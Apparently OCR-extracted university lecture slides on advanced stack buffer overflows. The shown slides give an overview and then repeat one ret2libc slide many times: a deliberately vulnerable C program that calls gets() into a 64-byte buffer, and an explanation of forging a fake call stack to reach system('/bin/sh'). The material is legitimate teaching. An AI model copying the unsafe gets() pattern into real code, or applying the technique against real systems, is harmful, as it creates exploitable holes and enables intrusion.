Advanced Stack Buffer-overflows

(Dodge this!)

Emmanuel Fleury
<emmanuel.fleury@u-bordeaux.fr>

LaBRI, Université de Bordeaux, France

March 26, 2026

CC BY NC SA


Overview

1. Return-to-libc
2. Return-to-PLT
3. Return Oriented Programming
4. Mitigations Against ROP
5. Checksec: A Simple Security Scanner

Overview


1. Return-to-libc
2. Return-to-PLT
3. Return Oriented Programming
4. Mitigations Against ROP
5. Checksec: A Simple Security Scanner

Buffer-overflow Exploitation Timeline



by Tim Kornau, 2010


Buffer-overflow Exploitation Timeline



by Tim Kornau, 2010

Working Around NX with ret2libc

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




Stack is **not executable**, but we can override it. How can we use it to execute our code ?

The idea is to **forge a fake call stack** that redirect to a Libc function such as 'system("/bin/sh")'.

No executable code will be stored on the stack, the executed code stay in Libc.

Working Around NX with ret2libc

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




Stack is **not executable**, but we can override it. How can we use it to execute our code ?

The idea is to **forge a fake call stack** that redirect to a Libc function such as 'system("/bin/sh")'.

No executable code will be stored on the stack, the executed code stay in Libc.

Working Around NX with ret2libc

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




Stack is **not executable**, but we can override it. How can we use it to execute our code ?

The idea is to **forge a fake call stack** that redirect to a Libc function such as 'system("/bin/sh")'.

No executable code will be stored on the stack, the executed code stay in Libc.

Working Around NX with ret2libc

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




Stack is **not executable**, but we can override it. How can we use it to execute our code ?

The idea is to **forge a fake call stack** that redirect to a Libc function such as 'system("/bin/sh")'.

No executable code will be stored on the stack, the executed code stay in Libc.

Working Around NX with ret2libc

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




Stack is **not executable**, but we can override it. How can we use it to execute our code ?

The idea is to **forge a fake call stack** that redirect to a Libc function such as 'system("/bin/sh")'.

No executable code will be stored on the stack, the executed code stay in Libc.

Working Around NX with ret2libc

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```




Stack is **not executable**, but we can override it. How can we use it to execute our code ?

The idea is to **forge a fake call stack** that redirect to a Libc function such as 'system("/bin/sh")'.

No executable code will be stored on the stack, the executed code stay in Libc.

Working Around NX with ret2libc

```
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```



